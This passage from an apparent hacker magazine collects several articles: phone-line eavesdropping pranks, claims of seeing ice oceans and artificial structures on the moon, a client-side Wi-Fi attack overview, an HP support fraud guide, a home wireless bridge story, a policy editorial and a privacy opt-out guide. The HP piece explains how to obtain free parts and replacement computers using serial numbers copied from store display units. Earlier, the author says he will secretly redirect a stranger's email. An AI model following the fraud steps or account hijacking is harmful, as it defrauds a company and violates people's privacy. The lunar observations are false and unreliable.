After only two or three minutes, he picked up the handset to make a phone call of his own. I was there, listening, and wearing the grin of a genius mastermind watching my evil plan come to fruition. As soon as I heard him pick up the handset, I conferenced in my second line for him to have a dialtone. dit-dit-dit-dit-dit-dit-dit-dit... crap, he had a rotary dial phone! Sadly, it didn't work on my first guinea pig. I dropped both lines and decided to try it on someone else. About that time I got a long-distance call from an ex-girlfriend. I let her leave a message and I called her back. Would this trick work when dialing long distance? One way to find out. I called her, we talked for a bit, and then she said she was going to call her sister. I knew her sister was a long distance call for both of us, so it was a great test... But only if she had a touch-tone phone. She did, and it worked! I conferenced in my second line when she picked her phone up, I listened as she dialed the number, and viola, it rang and her sister answered on the other line. Their conversation turned out to be lengthy and boring and I disconnected them both to spare myself the costly phone bill.

My most memorable two-line call didn't rely on letting someone think they were dialing a number in privacy, but rather, they thought someone else had. I looked in the phone book for two people with the same last name in hopes they would know each other so I could get a conversation started between them. I dialed the first number on one line, dialed the second number on the other line, and conferenced them together. I heard an elderly man answer on one line, and he and I both waited patiently for someone to answer the ringing on the other line. After a few more rings, a younger man answered the second line. The conversation that ensued went something like this:

"Hello?"
"Hello?"
"Hello?"
"Oh, hi Dad."
"Hi Son."
(uncomfortable pause)
"What do you need dad?"
"I'm fine, Son."
(uncomfortable pause)
"You don't need anything Dad?"
"No, I'm fine thank you."
(uncomfortable pause)
"Why did you call me Dad?"
(uncomfortable pause)
"Son, I didn't call you."
Yes, Dad, you called me."
"No, Son, I didn't call you."

"Dad, you called me. I just answered the phone."

"But Son, I didn't call you. You called me!"

"Go lie down and take a nap. We'll talk about it later."

"Ok, Son, but I really didn't call you. You called me. You called me!"

In retrospect, this is one call I shouldn't have made. I hope I don't go to hell for it.

As I matured beyond such things (or maybe it was just the growing population of people with caller ID), I became interested in finding loopholes in other things. It's just my nature. Yours too, obviously. I've figured out ways to hack bulletin board systems, websites, fortune 500 systems, federal systems, Internet cafes, cell phones, email systems, voice mail systems, security systems, and on and on with little if any assistance or training from other hackers. Always for fun, and almost always without hurting anyone. It's basically due to three questions that continuously run through my head about everything I encounter; why does it exist, what possible reasons would they have for not wanting me to do that, and how do I take it a step further?

My interest in astronomy was merely a curiosity, but eventually my girlfriend took notice and bought me a pretty nifty Meade telescope. It was daylight, so I actually bothered to read the instructions that came with it while waiting patiently for the sun to get a move on. The instructions were pretty straightforward, as you can imagine. After all, it's a telescope. You just need to point it at things. Before I was done, though, something reminiscent of that phone extension memo caught my attention. Something between the lines just wouldn't let go of me, and I had to explore the possibilities.

The instructions gave a brief description and use for each lens included with the telescope. Regarding the highest-power lens, I read it was for deep-space only. That seemed a reasonable statement. The 'only' could have caught my attention, but for all I knew it was written in a foreign country and it's common for extra words get thrown in that way. The suggestion didn't end there, though. It then went so far as to say that looking at nearby objects such as the moon with a high-power lens would be boring. Oh boy —the three questions hitting me all at once... that tingling feeling between my ears... must... stop... thinking... about... it... Nope, it wouldn't let go. So, of course, the first thing I did with my telescope is pop in the so-called deep-space lens and stare at the moon.

Contrary to the documentation, of course, I found looking into the craters on the moon pretty exciting! It instantly became my favorite lens. I wondered even more so why a telescope company would dissuade people from taking a close look at the moon. Isn't that sort of like suggesting how boring it would be to turn your cell phone on at 39,000 feet?

The feeling wouldn't let go... the question kept running through my mind... why would anyone discourage someone from looking at the moon with a high-power telescope lens? It bothered me to the point that, after exhausting all efforts to find anything out of the ordinary with the high-powered lens. I decided to take it a step further. If it bothered them for me to use a high-powered lens to look at the moon, I had to know why. I took every lens I had, even using some extras I found at a garage sale, combined with a doubler and even a tripler lens and, using duct tape and\ glue, formed a tube of lenses approximately two feet long.

Just as it is in hacking technology, utilizing such a tool to observe the moon requires extraordinary patience. When viewing the moon with the naked eye, the earth's rotation is hardly noticeable from one second to the next. When viewing the moon up close with this lens, it becomes a continuous battle to keep the moon within the scope. And that's after you finally get it into focus! But, when in focus and keeping a rhythm with the scope's movement on its tripod and the earth's rotation, you suddenly realize the science teacher back in high school didn't quite teach you everything. Or maybe you skipped class that day.

When you look at the moon with the naked eye, you see some bluish colors. I've been told the dark areas are shadows. I've read that the dark areas are due to different types of soil deposited by meteors. To me it looked like water, but what did I know? After all, when you look at it with a regular telescope, the blue vanishes into a monotone gray. Where does the blue color go when viewing the moon through a standard telescope?

With multiple lenses combined, though, I was able to focus the colors back in and found that the moon has at least three distinct colors. The darker areas I saw with the naked eye were once again an ocean-blue color when viewed with the "super lens". The edges of most of the craters (outside of the ocean-blue areas) were bright lava-orange, and the rest were sort of a beige-rust color, with the exception of numerous lava-orange ridges that ran across the surface. The ocean-blue areas have craters, but they were clearly seen to be set in oceans of solid ice. Also, I observed formations that didn't look like something that would occur naturally. They appeared to be piles of rectangular beams. The piles were in small groups, with maybe fifteen beams in each pile. I observed only a few groups of these formations.

Not even fully recovered from the surprise of seeing colors and shapes on the moon, the first thing I wanted to do is take a look at the NASA website. They've been there — surely they'll have photos of some of the things I've just seen. I browsed through thousands of NASA moon photos and saw nothing even close to what I'd just seen through my telescope. Not only did NASA's photos not reveal any of the odd structures, they also showed no trace of color (other than gray). What's the deal?! I spent the next few weeks researching the moon landing, satellite photos of the moon, and watching the discovery channel for answers. Am I the only one, at least, the only civilian, to have seen what the surface of the moon really looks like up close?!

I wake sometimes, staring through dark air with the hairs on the back of my neck on end. I almost had it, what was it? Surely that telescope instruction wasn't just to keep me from aiming the high-power lens across town at the girls' dorm windows. One of these days you'll see one of the endless possibilities will rise majestically to the top. And I'll know. In the meantime, I've just Googled that guy still living in that same small town in Missouri. Facebook and MySpace are wonderful things. And she doesn't know it yet, but all of his incoming email is about to get forwarded to the girl he listed as his girlfriend.

Transmissions

by Dragorn

I'm going to risk making a potentially bold statement: Servers and networks are getting boring. The latest PHPBB exploit isn't interesting. Demonstrating WEP breaking on yet another network is boring. Yet another brute force SSH worm? Yawn.

By now, we know these things are weak; We (myself fully included) have been parroting the same dry warnings to customers, media, and fellow hackers for years, and we're just making ourselves hoarse cautioning everyone about them again and again.

What attack surface happily extends itself beyond the corporate firewalls onto untrusted networks? What wanders around the town, city, country, or even world advertising where it came from and what it would like to talk to? All the corporate firewalls in the world won't do a lick of good when the client is connecting to "Free Public Wi-Fi" at an airport in San Jose, or Chicago, or New York, or Copenhagen.

Why is it so easy to attack clients directly? Client security is almost entirely in the hands of the users. Users are notoriously bad at making good decisions about security. So bad, it's necessary to assume that in any situation where the user is asked a question, they will choose the worst, most destructive answer. This, of course, assumes the user is even given the opportunity to make the right decision, which implies their systems are completely up to date and the tools present the users with proper information.

Connecting to a user away from home is as trivial as it gets; When the Wi-Fi is enabled, most systems look for preferred networks (or just any network they've ever connected to before). Many versions of Windows will even create an ad-hoc network of the same name if they can't find the one they want to join, leading to viral wireless networks which spread worldwide. "Free Public Wi-Fi" and "HP Setup" are some of the most notable; Somewhere, sometime in the past, there was a real network called "Free Public Wi-Fi" - but now it's a replicating ad-hoc network. Joe Random User thinks, "I like free... I like Wi-Fi..." and is now another system with the "Free Public Wi-Fi" ad-hoc network in their preferred list, advertising it whenever they go somewhere where there are no other preferred networks.

Too bad the ad-hoc network doesn't go anywhere, since no one is providing DHCP service. Oh wait, here's an IP. And yes, I am your POP3 server, who are you and would you like to tell me your password?

It gets worse: Configuring an ad-hoc network for every client looking for a network is boring. Besides, not every wireless management program defaults to making an ad-hoc network. Patches to the Madwifi drivers, Karma, or the user-space airbase-ng from the Aircrack suite automate replying to every query. Are you "Free Public Wi-Fi"? Yes, yes I am. Are you "My Corpnet"? That too, come on in. Are you the random garbage Windows Zero Config spews? Sure, why not.

The insidious part of these attacks is that the user never knows it's happening. As far as the client is concerned, the network is operating as expected. There is no reason for the OS to present the user with an alert, or the user to suspect anything is amiss. If a user is particularly alert, they may notice the "Joined Network" pop-up from the network manager.

Controlling layer2 means controlling everything the client sees. What's the first action taken by clients after getting an IP? Checking for updates and connecting to

email, most likely. When IP allocation, DNS queries, and all other network access is controlled by the attacker, a user doesn't stand much of a chance.

It gets even worse: Spoofing all these services for every client you've attached is tedious, right? Isn't there a simpler way? Yup! Karmetasploit, a combination of Karma/Airbase and Metasploit, uses a spoofed DNS server to alias all remote hosts to itself and brings up a web server serving browser exploits directly to the client. The Evilgrade toolkit performs similarly for trapping unprotected or unauthenticated automatic upgrades from assorted software packages.

It continues to get worse: Why bring up a fake network when an open network is just as good? Despite being several years old, Airpwn is still relevant. Developed to inject goatse into browsers at Defcon, it demonstrates the ability to inject content into an otherwise trusted browsing session. An attacker can inject images to exploit known browser vulnerabilities, or rewrite included javascript files to alter the page within the browser. The web browser security model expects that code loaded by a page is allowed access to the page (cookies, DOM, etc.). Overwriting (or appending to) a trusted javascript file allows execution within the same trust region as the website. Many popular sites support SSL for login, but then serve the normal site over standard HTTP, exposing session cookies and content. Even if the rest of the site is encrypted, any time content is loaded unencrypted (such as ad content for images), it can be substituted with hostile content.

Why spend the time focusing on clients? The simplest case gets credentials to the protected network, by spoofing network services and capturing logins or by sniffing unprotected plaintext. The insidious attack path is to install sleeper software; Firewalls are usually designed to keep traffic out, not prevent traffic from leaving. Even undisguised channels can often go undetected, never mind stealth channels using encryption, http queries, or timing.

So after all the doom and gloom, what can actually be done to fix the problem? The simplest method for protecting clients is to turn off the radio when not in use, maintain patch levels at all times, and force the use of VPN for any sensitive content. But let's be real: That's not likely to happen in most situations. Protecting clients outside of the sheltered world of the firewalled intranet will continue to be a major challenge and vulnerability for some time to come. Until the operating system and user tools become simple enough to allow novice users to defend themselves, client security is in a bad place.

Social Engineering HP for Fun and Profit

by haxadecimal

We all know how bad HP support is. Calling for help is taking a gamble on who you will be connected to and, more importantly, where you will be connected. Luckily, the money saving system of IT and customer service outsourcing has its weaknesses that can be exploited. First let me address the usual protocol when you call HP for technical support. The end user dials the toll-free number and is dumped into an automated system where they choose what kind of support they need and what type of product they are calling about. The caller is then connected to a live call router. This person is the bottom of the barrel, as far as support reps go, and is generally in India. The call router will ask you for your basic information, the serial number of the product you are calling about, and a brief description of the issue you are having. They are also required by company policy to offer to sell you something (usually an extended warranty) and give you a case number before sending you off into the actual technical support queue.

At this point you are routed to the next level of support, which is going to either be India, South America, Canada or the USA. Once again, these are all outsourced companies and not HP. The tech support rep will ask you for your case ID number, verify your information, and then proceed to troubleshoot or assist you with your issue. The main weakness of this system is that they will log virtually anything you tell them into HP's support software. Say you purchase a used computer and need help with it. You call them and provide them the serial number and, even though the original owner's information will pop up, they will still add you as the current user/owner so that you can receive support. This means that you can go down to your local mega-mart and jot down some serial numbers and start having some fun.

Another weakness is in getting replacement parts. HP sends out two types of replacement parts, exchangeable and non-exchangeable. If your battery is bad, they will send you a new one with a return label to send back the old one. If you do not return it, they will charge your credit card for the replacement. But a non-exchangeable part, like an AC adapter, will be sent free of charge, without taking a credit card number and without the need to return the old part. Other non-exchangeable parts are headphones, TV tuners, and pretty much anything that comes in the box with the system, other than the battery. The best part about this is that you can request tons of this stuff and they will never bill you. And, since you are giving an alias with serial numbers you took down from store display units, it will never look suspicious in the system.

Yet another weakness they have comes from the use of outsourced case managers. These are the top of the food chain as far as support goes. Their only job is to make you, the end user, happy, and are authorized to provide you with free upgrades, replacement computers, free software, and extended warranties. If you request to speak with a case manager, the agent is required by company policy to honor your request; they will either immediately transfer you or schedule a call back. It is not unusual for a case manager to simply send out a replacement unit to keep a caller happy. If they take this course of action, they send you a FedEx label to return the "defective" product. Use your imagination and you can exploit them. I personally was on a call where a man was sent a new computer because hecould not remember his AOL password and blamed HP for it. Have fun.

The Last 1000 Feet

by b1tl0ck

It was April 2003; we were breaking ground on what would become the greatest struggle for high speed Internet that I have ever experienced. While building the house was challenging enough, finding an ISP that offered high speed Internet in my area was my greatest challenge.

Before we even broke ground, I called Time Warner Cable to make sure that Road Runner was available in the area we were building. I was informed "Yes, it should not be a problem." I followed this call up with a visit to the TWC website, and it was confirmed that I could indeed get Road Runner based on the phone number of a house in the area we were building. This gave me a feeling of relief.

When the house was about finished and our phone number was assigned, I decided to call TWC once again to find out when I could get Road Runner installed.

During this call, I was informed that Road Runner was not available for my house. In a state of disbelief, I asked the person to check again. After reconfirming that it was not available, they offered to perform a site survey to determine why exactly they could not provide Road Runner to my residence.

The results of the site survey concluded that they would need to extend service 8850 feet to provide service to my house. The letter indicated that TWC would cover $1800 of the project, and that I would need to cover the remaining $38,946. Don't get me wrong; I enjoy broadband as much as the next person, but I was not about to pay that kind of money for it. There was a contact person and phone number listed on the letter. I decided to call this person to find out if I was expected to pay that amount for service. The person said that the company writes letters like that on occasion and that nobody had taken them up on the offer to date. I thanked her for her time and politely declined their services.

After calling all the major broadband providers that I could find, I realized that it was going to be a losing battle. I decided to look for a more 'grass roots' type of establishment. The first local ISP I called had been around for a long time in the town where I live, and they had just started providing a wireless broadband service. My ears perked up a bit when I was talking to the tech guy about it, but there was a catch. My house had to be within line of sight of the water tower located about 5 miles away. I scurried up to my rooftop to see what I could see. A feeling of sorrow came over me. I couldn't see the water tower from my house…

Then, I had a 'eureka' moment. My in-laws live just a stones throw away from my house (well, actually, it's about a quarter mile), and they're on a hill. I raced up their driveway and, what do you know, I could see the water tower from their front yard. I called the ISP and signed up the in-law's house. They came out and installed their antenna and radio. Their house was now hooked up.

Being in the IT industry, I thought to myself "I can make this work; I know enough about wireless communications to 'shoot' the signal from the in-laws' house over to my house." Even if I didn't, that's what Google and smart friends are for. I measured it out, and it was about 1000 feet (line of sight) from the corner of their porch to the back corner of my house.

The hunt was on. I needed the equipment to make it happen. Having dabbled a bit in wireless 'cantenna' building, I had a few ideas for where I could find the goods I needed. A few websites and phone calls later, I had my antennas on order. I also purchased two Linksys WAP11 Access Points and a standard four port Linksys router from a large electronics store.

Finally, the day came, and my antennas arrived. I had purchased an omnidirectional antenna for my house and a directional, yagi style, antenna for the in-laws' house. I won't go into the technical specs of each antenna, but I'll say they are commercial grade, meaning they are very nice.

When I showed my father-in-law the antenna that I wanted to mount on the front of his house, he was a bit skeptical. Not only because he thought I was nuts for going to all this trouble for Internet, but also because the antenna was white, and his house was brown. I told him I'd simply paint the antenna to match his house, and he was on board.

I mounted the omnidirectional antenna on top of our TV antenna and purchased 50 feet of heavily shielded cable with TNC connectors. At the in-laws' house, the directional antenna was mounted on the corner of the porch and a cable was run up through the soffit, through a closet in the bedroom, and connected to the left antenna jack of the WAP11. I cut a hole into the wall behind a shelf in the closet in order to climb out into the soffit area to pull the cable through. I then drilled two more holes and mounted the cables nicely into the wall. In the basement of my house, I set up the other WAP11 in bridging mode, with the cable of the omnidirectional antenna plugged into the left antenna. The RJ45 jack on the back of the WAP11 in my basement fed into the 'source' port on my main switch, which fed all of the network jacks in my house. DHCP was being served from the in-laws' house via a relatively inexpensive router.

After three years of reliable service, around May 2006, the wireless connection between the two houses became flakey and unreliable. After troubleshooting, I narrowed the issue down to bad hardware on one of the WAP11 devices. I went back to the large electronics store only to find that WAP11s had been replaced by WAP54G device. (While in bridging mode, the WAP11 would only communicate with a few other Linksys devices; WAP54G was not one of them.) I purchased two WAP54G devices for around $79 each, went home, configured the devices, and within 20 minutes was back up and running.

Since May 2006, there have been sporadic hardware issues with the Linksys devices I used. I've replaced each access point in my system twice since 2003. Yes, I know I could invest in some higher-grade equipment, but where's the sport in that?

Another item to mention is that between our houses is a fairly thick tree line. For the first couple of years, like clockwork, each Mother's Day the Internet connection would go flakey. Turned out that when all the leaves grew back on the trees, it was enough cover to hinder the signal strength. After investing in a tree saw, we've made sure there is a large enough hole in the tree line that we won't have to worry about the degraded signal for a few more years.

Some of the things I've been kicking around for future improvements are:

1. Bury a cable between the houses and sever the wireless communications. This route would be difficult because the distance between the houses is greater than the maximum distance recommended for CAT5e. This would need some sort of repeater/signal amplifier in between, which would require power.
2. Swapping out the antennas for newer equipment, but if it isn't broke, there's no hurry.
3. Experiment with better hardware & software firewalls to replace the Internet-facing router in place today.

I'm getting 1.5Mbps down and 384kbps up with the service I subscribe to. Not the fastest connection in town, but it was a learning experience for me as well as a fun project. Whenever I call the ISP (usually after a big storm, when their antennas on the water tower are acting up), I get the usual greeting of "Oh. Hi <insert my name here>. You're the one with the wireless between the houses". One nice thing about the ISP being local is that they don't mind me doing what I'm doing; in fact they donated a couple of antennas to my cause the last time they came out to see me.

Thank you for reading and I hope that this story inspires you to keep going when someone or some company tells you that what you want to do isn't available or possible.

Any time there's a new administration in power, we're likely to see a renewed effort to address certain problems. And either a brand new approach is tried or we fall right back into the same old habits. And sometimes both of these happen, leading many to conclude that true change is nearly impossible to achieve.

The recently released Obama initiative on "cybersecurity" could really go either way at this point. If promises of dialogue and open-mindedness are held to, we at least have the potential of getting it right. But there are still enough troubling signs overall for us to be seriously worried.

Let's look at policies of the past. In the Clinton years, really the first administration with any sense of computers and connectivity, a lot of potential was lost because common sense was sacrificed to shrill headlines and a sense of panic. Education gave way to crackdowns and prosecution. Rather than foster transparency, Clinton pushed for more control and surveillance under the name of such horrors as the Clipper Chip, CALEA, and the Communications Decency Act. Remarks made by Bill Clinton in 1999 on the subject of "Keeping America Secure for the 21st Century" included this gem: "Last spring, we saw the enormous impact of a single failed electronic link, when a satellite malfunctioned - disabled pagers, ATMs, credit card systems, and television networks all around the world. And we already are seeing the first wave of deliberate cyber attacks - hackers break into government and business computers, stealing and destroying information, raiding bank accounts, running up credit card charges, extorting money by threats to unleash computer viruses." By portraying hackers as sociopaths and by linking them even indirectly to massive technological failures, the seed was planted in many that hackers were the enemy. In this administration we saw more clampdowns and imprisonments of individuals for nebulous computer-related crimes than ever before. Hardly an enlightened approach.

As expected, not much changed in the Bush years. We saw the usual exaggerated statistics to make the public scared of the hacker threat. In the period following September 11, 2001, there were serious fears that the newly formed Department of Homeland Security would treat hackers as if they were equivalent to terrorists. This threat was overshadowed by the attack and wanton disregard of *everyone's* civil liberties in the name of national security. Hackers were still seen as a threat but now there were so *many* perceived threats that it wasn't too difficult to prove how ill-conceived the policies were.

So now we have a president who likely understands the Internet better than any of his predecessors. More importantly, he seems to appreciate certain aspects of it that those in power frequently don't get. The concept of network neutrality is one shining example of this. Net neutrality is strongly opposed by the communications giants even though it's how the Internet has worked from the start. It basically puts control in the hands of the users and prevents broadband carriers from discriminating against certain competing applications or content. Obama's position on this remains unchanged as of his May 29th remarks: "I remain firmly committed to net neutrality so we can keep the Internet as it should be - open and free." So far, so good.

This is also an administration that supports, at least on paper, the idea of open source software and, by extension, full disclosure. Again, promising. But we're not so naive as to think that there won't be contradictions and exceptions invoked that will anger us down the road. It's next to impossible to have this much power and hold onto these lofty ideals. Which is why our vigilance on these matters is especially important. There will be tremendous pressure to stray from this path and it's up to

all of us to ensure that mistakes of previous administrations aren't repeated here.

"Our pursuit of cyber security will not - I repeat, will not include - monitoring private sector networks or Internet traffic. We will preserve and protect the personal privacy and civil liberties that we cherish as Americans." These are indeed great words but, at the moment, they are only words. Without any doubt, they will be tested at the first sign of a crisis. That's when we see if they remain only words. Already, the Obama administration has opted to protect the NSA's warrantless wiretapping program in the name of national security. Troubling signs like this make us all the more wary of any promises.

What disturbs us in Obama's cybersecurity plan is the continuing jingoistic approach to the perceived hacker threat. We're quite pleased to see no mention at all of hackers in the main report, but Obama's spoken remarks weren't as tempered. Referring to his own experiences during the campaign, he says, "Between August and October, hackers gained access to emails and a range of campaign files, from policy position papers to travel plans." As most of us who read these pages already know, it doesn't take a hacker to gain unauthorized access to a system, particularly one that was obviously so high profile. We have seen numerous examples of employees within organizations (phone companies, Internet providers, etc.) who abuse their access and violate privacy. Does this make them hackers? We also see almost daily instances of nonexistent security where thousands or even millions of personal records are left wide open for anyone to stumble upon, whether it be on an insecure website, a misplaced laptop, or even in a garbage dumpster, to name but a few. Yet, when these egregious violations are eventually uncovered, the threat is deemed to be the "hackers" even when no evidence exists that anyone at all even accessed the information, let alone that they were hackers.

"But every day we see waves of cyber thieves trolling for sensitive information - the disgruntled employee on the inside, the lone hacker a thousand miles away, organized crime, the industrial spy and, increasingly, foreign intelligence services." It's easy to see the negativity in just about all of these entities. But a "lone hacker?" This is now by default a bad thing? We prefer to think of a lone hacker a thousand miles away as a beam of light and quite possibly the person who can help to find solutions to the very same issues being discussed here.

Hackers will figure things out. They will tell other people. They are the epitome of the open environment that Obama claims to support. They are *not* the miscreants who profit from corporate espionage, send out a universe of spam, or attempt to cause mayhem through viruses and worms. Over the years, the media has created the perception that anyone causing any sort of mischief on the net or involving a computer is ipso-facto a hacker. This, ironically, leads those very individuals who participate in this sort of destructive behavior into proudly labeling themselves as hackers. But they're clearly not and a mere look at the constant dialogue that runs through our pages will show any outsider just how seriously true hackers take this sort of thing. By simply awarding any evildoer with a keyboard this title, we wind up giving them far more credit than they deserve and the people with the real talent are themselves categorized as criminals. This is a surefire way to not only lose the battle but to lose a generation of innovators and freethinkers.

We want to be very clear on this. Many hackers *do* step over the line. Not so long ago, it was impossible for most curious people to play with a UNIX machine without breaking into one. Communications once were so prohibitively expensive that manipulating one's way around the Bell System was almost a necessity for those who simply wanted to stay in touch and share information. We see how society has changed so that these interests (computer access and free communications) are now encouraged. While mischievous and not completely within the confines of the law, such people were never malicious or destructive. Often they enjoyed and understood the systems they were using far more than the legitimate users and they frequently went on to design better ones. We know that many people have a problem with those who step outside the rules and we don't expect ringing endorsements of their behavior. But what we should expect is for distinctions to be drawn between this sort of thing and the antics of idiots, vandals, profiteers, and con men who have always existed and always will. Just because they use the technology does not mean they appreciate it or comprehend it for anything more than their unimaginative goals.

Terms like "digital war" and "cyberterror" are great for sound bites but we need to avoid the tabloid approach in strengthening security or we'll inevitably wind up with ill-conceived legislation and a lot of misplaced fear. Done properly, our ideals have a chance of surviving and many of our nation's brightest could help steer us in the right direction.

Regaining Privacy in a Digital World

by 6-Pack

You would probably be surprised at how much information about you is available to anyone with an Internet connection. I'm not speaking about the data you advertise publicly on sites such as Facebook or MySpace. Though I do not condone using such sites, you at least have some degree of control in terms of who has access to what information. With only a name, OR address, OR phone number I can use the Internet to find your legal name, full birth date, history of all prior residences, family members in the same household, etc...

The problem with many other privacy articles is that they do not see the forest for the trees. They advise you on how to make it difficult for the government and private detectives to track you down, but do not tell you how to make it difficult for "Joe Six-pack." While your circumstances may require that you wish to remain undetectable to government entities and private detectives, most of us do not require this level of privacy. This article will not only help you cut down on the amount of junk mail you receive, but it will also make it harder for the average person to track you down. After all, aren't the majority of stalkers just your average Joe?

For starters, get an unlisted phone number! The additional $2 a month is not a large sum of money considering the additional privacy benefits of having an "unpublished" number. Remember, however, that an unpublished number will only stay private if you keep it private!

I will only say this once: *do not lie to the government*. Lying, misleading, or defrauding the government is illegal. No passing Go, you will land directly in jail. Please do not misconstrue anything in this article to promote such a callous disregard for the government or the courts. When giving your name and address to the government, give the correct one. It will save you a lot of trouble.

What is in a name anyway? Webster's dictionary defines "name" as "a word or symbol used in logic to designate an entity."[1] You may have a birth name, a nickname, or a completely false name. Internet forms and databases do not care which of these "names" you provide them, as long as you provide them something. Why not start using a nickname or false name when filling out online forms? After all, even five-year-olds know not to talk to strangers and yet we, as grown and educated adults, talk to strangers all the time by filling out online forms. Now, with only a little bit of work, you can regain some tranquility in your life.

The Do Not Call Registry

The national Do Not Call Registry was established by the federal government to allow consumers to "opt out"[2] of marketing telephone calls. There are a few exemptions from this registry: surveys, businesses you have an established relationship with, and charities/political organizations. Even with these exceptions, however, you will still be able to stop many annoying and untimely telemarketing calls.

To add your phone number to this registry, go to `http://www.donotcall.gov`. It should be noted that telemarketers are not allowed to call cellular phones. It is an added layer of protection, however, if you choose to register your cellular phone. You will need a valid e-mail address to complete the registration process and may enter up to three phone numbers per registration.

The Do Not Call Registry does not apply to businesses. Businesses are not "consumers."[3] From my understanding, however, although the enforcement only applies to consumers, businesses may still register their phone numbers. Therefore, you can register your business phone numbers to eliminate unwanted and unproductive telemarketing calls, but will have no redress against telemarketers if they do call you.

Opt-Out Prescreen

Are you tired of all those "pre-approved" credit card offers in the mail? The three credit reporting bureaus, Experian, TransUnion, and Equifax, are kind enough to allow you to "opt-out" of the sale and sharing of your private information.

To stop receiving these "pre-approved" credit card offers, go to `http://www.optout➥prescreen.com` and follow the instructions

to "opt-out." I recommend using the electronic opt-out that is good for five years, because this option does not require your social security number. Remember to check back and renew your "opt-out" every few years.

Many people do not realize the security implications of these credit card offers. An identity thief can easily open your mailbox and snatch these offers while you are not home. Why take the risk? Besides, I end up shredding all of these offers to make sure no one can misappropriate them for their own illicit use. You should definitely "opt-out" from this service!

Marketing and Junk Mail

This section focuses on regular, run-of-the-mill junk mail. I'm sure that you, like myself, are tired of receiving advertisements for products that are uninteresting and leave you wondering how you were lucky enough to be selected for such a fine excrement of mailings in the first place. Three companies alone have the ability to stop the majority of junk mail you receive! To thwart would-be junk mail, simply remove yourself from their databases:

Axicom

Much like the "pre-approved" credit card offers mentioned above, Axicom sells your information to marketers, who then send you junk mail. To "opt-out," go to `http://www.acxiom.com/opt-out-request-form` and fill out the form listed on that page. Axicom will send you a package in the mail (mine arrived within a week) that contains the actual "opt-out" form. Fill out the form and mail it back to them. They claim that it takes two weeks to process your request.

The Direct Marketing Association (DMA)

The Direct Marketing Association (DMA) is reason number two your mailbox gets cluttered with junk mail. They sell your address and provide your likes and dislikes to advertisers. How do they gather this information? You know those barcodes you carry on your keychain (grocery store clubs and the like)? These stores keep tabs on what you buy, how often you purchase it, and when you typically make those purchases. Now you know why grocery stores are insistent that you use the free club card to receive 15 cents off your box of cereal. Go to `www.dmachoice.org` to find out how to remove your name and address from DMA-approved marketers' databases.

Choicepoint

Choicepoint sells your address information much like Axicom. To "opt-out" from Choicepoint's services, go to `http://www.privacyatchoicepoint.com/optout_ext.html` and fill out their form.

How to (Not) Find a Person on the Internet

I previously discussed how easy it is for Joe Six-pack to locate you and your loved ones. Now you will learn how to fight back and regain your independence from the commercial sale of your private[4] information. I will not describe each site in detail but will just give a quick description and explanation of how to remove your information. I recommend using a disposable e-mail address (such as from Yahoo! or Hotmail) so that you won't get bogged down with spam to your main e-mail address. I also recommend against filling a form with more information than is available on the website in the first place. For example, do not give a laundry list of previous addresses if a site's database contains only few of your old addresses.

411.com, whitepages.aol.com, phonenumber.com, and whitepages.com

Search for your name and click on it in the results. About halfway down the page you will see a small link that says, "Is this you? Remove your listing." Click that button, enter the reason for removal (it doesn't really matter what reason you choose), enter the security code, and your listing will be removed.

anywho.com

Find your listing. Then go to `http://www.anywho.com/help/privacy_list.html` and enter the phone number that was contained in the listing. The system will then generate a number, most likely 1-732-978-5000. Call that number from the phone number in the listing and you will be removed.

people.yahoo.com

Find your listing. Then go to `http://yahoo.intelius.com/optout.php`, fill the form out with the information contained in the listing, and click "remove me."

find.person.superpages.com

The Superpages are no longer limited to businesses. They expanded to cover individuals as well. Once you find your listing, click on "update listing" under the address shown. Do not delete this information! Scroll down to the bottom of the page and follow the link to the "online removal form." Enter the code word and click "remove me."

switchboard.intelius.com

Find your listing. Then go to `http://switchboard.intelius.com/optout.php`, fill the form out with the information contained in the listing, and click "remove me."

zabasearch.com

This website is not as easy as the others. Once you find your listing, open a new window and go to `http://www.zabasearch.com/➥block_records/block_by_mail.php` (I have excluded the option of paying ZabaSearch $20 to block your record instantly because you can do it for free through the mail). Follow the instructions to remove your information to the tee, or they will reject it.

reversephonedetective.com

Enter your phone number and see what information comes up. Open a new window, go to `http://www.reversephonedetec➥tive.com/optout/optout.php`, and fill out the form. Read all of the checkboxes carefully because one of them is an opt-in for e-mail advertisements.

daplus.us

Search for your name and look through the second box to find your listing. Open a new window and go to `http://www.daplus.us/➥remove.aspx` and fill out the form with your information. I noticed they had variations of my name at the same address, so fill out the form multiple times to include all variations. It takes them a while to remove your information, so don't expect results for at least a week.

peoplefinders.com

The removal process is much like for ZabaSearch. Go to `http://www.peoplefinders➥.com/privacy.aspx` for details. They ask you to include address information going back 20 years but, if it doesn't show up in one of their listings, I'll bet that they don't have it. Therefore, I only included the address information that they had available on their website.

intelius.com

Here is the tricky part with Intelius: you must subscribe to their service to print the listing to remove yourself. Before undertaking this, I went to the local drugstore and purchased a $50 "gift" Visa card. I used this for the sites I had to subscribe to because I do not want them having my real credit card information. I subscribed to the 24-hour unlimited pass for $19.95. This way, I could search for all of my family, friends, and relatives with the single $19.95. All they require is that you print off the listing and send it to them. Interestingly, they only accept your opt-out via fax. Their fax number is: (425) 974-6194. They will remove your listings within a few days.

ussearch.com

As with Intelius, you must subscribe to their service to print the listing to remove yourself. Using the same $50 disposable Visa as described above, I subscribed for their 24-hour unlimited pass for $19.95. Using the same procedure, I searched for everyone I knew to get the most out of my hard-earned money. Open a second window and go to `http://www.ussearch➥.com/consumer/optout/submit➥Optout.do`. Now, you have two choices for removing your information:

1. Mail the forms to: Attn: Opt-Out Department Service Center 600 Corporate Pointe, Suite 220 Culver City, CA 90230
2. Fax the forms to: (310) 822-7898

It takes US Search a while to remove your listing, so don't expect overnight results.

classmates.com

If you were like me, you were most likely talked into joining classmates.com so that you could keep up to date with class reunions and such. Aside from the daily junk e-mails, this service has done nothing else for me other than share my name with others (I never filled in the address part). This service may not apply to you, but, if it does, go to `http://www.class➥mates.com/cmo/user/remove` to remove your account.

Regain a Private Lifestyle

Ok, so now you have hopefully removed your private information from the Internet. I would recommend bookmarking all of the sites mentioned above and checking back on them every so often to delete any data they may have put back on because you failed to "opt-out" from other services along the way. While we did not remove all of your information from the Internet, which is impossible, we did remove the information from the hands of the majority of the non-paying public. From now on, most sites that have your information are pay sites and only the most persistent of people will want to pay for your information. But then again, if you are living a low-key lifestyle, people shouldn't be attracted to you in the first place.

PO Boxes

